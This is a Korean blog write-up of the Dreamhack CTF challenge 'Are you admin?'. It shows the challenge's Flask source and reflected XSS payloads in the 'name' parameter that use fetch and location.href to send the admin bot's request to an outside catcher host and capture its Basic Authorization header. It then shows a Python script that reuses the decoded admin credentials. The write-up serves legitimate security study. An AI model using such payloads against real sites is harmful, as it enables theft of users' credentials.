
| 일 | 월 | 화 | 수 | 목 | 금 | 토 |
|---|---|---|---|---|---|---|
| 1 | 2 | 3 | 4 | 5 | ||
| 6 | 7 | 8 | 9 | 10 | 11 | 12 |
| 13 | 14 | 15 | 16 | 17 | 18 | 19 |
| 20 | 21 | 22 | 23 | 24 | 25 | 26 |
| 27 | 28 | 29 | 30 |
Tags
- Linked List
- dropna
- 패키지
- 클래스
- tunder client
- 예외처리
- git push -u
- 데이터분포
- 레이블인코딩
- 성능평가지표
- 생성형AI
- node.js
- 루키즈
- pandas
- SK쉴더스
- 방콕
- 함수
- 꽉뚝짝 시장
- 지도학습
- 태국
- gdgm
- OT후기
- 수업복습
- 보안공부
- 블록(Block)
- List
- 루키즈33기
- echo 명령어
- Package
- sqld
Archives
- Today
- Total
개발 블로그
[DreamHeck] Are you admin? 본문
먼저, app.py를 확인함.
from flask import Flask, redirect, request, render_template
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from time import sleep
from os import urandom, environ
from urllib.parse import quote, urlparse, parse_qs
from base64 import b64decode, b64encode

app = Flask(__name__)
app.secret_key = urandom(32)

FLAG = environ.get("FLAG", "DH{fake_flag}")     # ㅍㄹㄱ!!!
PASSWORD = environ.get("PASSWORD", "1234")


def access_page(name, detail):
    try:
        user_info = f'admin:{PASSWORD}'
        encoded_user_info = b64encode(user_info.encode()).decode()
        service = Service(executable_path="/chromedriver-linux64/chromedriver")
        options = webdriver.ChromeOptions()
        for _ in [
            "headless",
            "window-size=1920x1080",
            "disable-gpu",
            "no-sandbox",
            "disable-dev-shm-usage",
        ]:
            options.add_argument(_)
        driver = webdriver.Chrome(service=service, options=options)
        driver.implicitly_wait(3)
        driver.set_page_load_timeout(3)
        driver.execute_cdp_cmd(
            'Network.setExtraHTTPHeaders',
            {'headers': {'Authorization': f'Basic {encoded_user_info}'}}
        )

        driver.execute_cdp_cmd('Network.enable', {})
        driver.get(f"http://127.0.0.1:8000/")
        driver.get(f"http://127.0.0.1:8000/intro?name={quote(name)}&detail={quote(detail)}")
        sleep(1)
    except Exception as e:
        print(e, flush=True)
        driver.quit()
        return False
    driver.quit()
    return True

@app.route("/", methods=["GET"])
def index():
    return redirect("/intro")

@app.route("/intro", methods=["GET"])
def intro():
    name = request.args.get("name")
    detail = request.args.get("detail")
    return render_template("intro.html", name=name, detail=detail)


@app.route("/report", methods=["GET", "POST"])
def report():
    if request.method == "POST":
        path = request.form.get("path")
        if not path:
            return render_template("report.html", msg="fail")

        else:
            parsed_path = urlparse(path)
            params = parse_qs(parsed_path.query)
            name = params.get("name", [None])[0]
            detail = params.get("detail", [None])[0]

            if access_page(name, detail):
                return render_template("report.html", message="Success")
            else:
                return render_template("report.html", message="fail")
    else:
        return render_template("report.html")


@app.route("/whoami", methods=["GET"])
def whoami():
    user_info = ""
    authorization = request.headers.get('Authorization')        # 여기서 Authorization 받아와야 플래그를 얻을 수 있음

    if authorization:
        user_info = b64decode(authorization.split('Basic ')[1].encode()).decode()       # base64 인코딩 해야 할 것 같음
    else:
        user_info = "guest:guest"

    id = user_info.split(":")[0]
    password = user_info.split(":")[1]
    if ((id == 'admin') and (password == '[**REDACTED**]')):
        message = FLAG
        return render_template('whoami.html',id=id, message=message)
    else:
        message = "You are guest"
        return render_template('whoami.html',id=id, message=message)


if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8000)
임의로 쿼리를 넣어봄. name과 detail 모두에다가 test를 넣었음.
http://host3.dreamhack.games:14112/intro?name=test&detail=test
그랬더니 이렇게 나왔음.
/intro?name=<script>alert(1)</script>&detail=test
이것도 넣어봤음.

xss 취약점인 것 같아보였음.
https://tools.dreamhack.games/
Dreamhack Tools
tools.dreamhack.games
드림핵 툴을 사용하여 다음을 구함.
/intro?name=<script>fetch('https://hsjwyll.request.dreamhack.games?data=1')</script>&detail=test
서버 브라우저에서 실행이 되고 외부 요청을 보낼 수 있음.
/intro?name=<script>location.href="https://uhcodlh.request.dreamhack.games"</script>&detail=test
이 부분에서 Authorization을 획득함. Basic 뒤에 있는 부분을 Base64로 디코딩하면
Base64 Decode and Encode - Online
Decode from Base64 format or encode into it with various advanced options. Our site has an easy to use online tool to convert your data.
www.base64decode.org

다음과 같음을 확인할 수 있음.
나 같은 경우에는 따로 파일을 만들어서 풀었음.
import requests
import base64

url = "http://host3.dreamhack.games:14112/whoami"
credentials = base64.b64encode(b"admin:1de98e13708c1f1f6023e131a7bd8676").decode()

res = requests.get(url, headers={"Authorization": f"Basic {credentials}"})
print(res.text)
플래그를 얻음.
'Study > Web Hacking' 카테고리의 다른 글
| [HackTheBox] Spookifier (0) | 2026.08.04 |
|---|---|
| [DreamHeck] DreamDocs (0) | 2026.07.28 |
| [DreamHeck] Image Uploader (0) | 2026.07.23 |
| [DreamHack] BypassIF (0) | 2026.07.23 |
| [DreamHeck] PTML (0) | 2026.07.23 |
'Study/Web Hacking' Related Articles
more


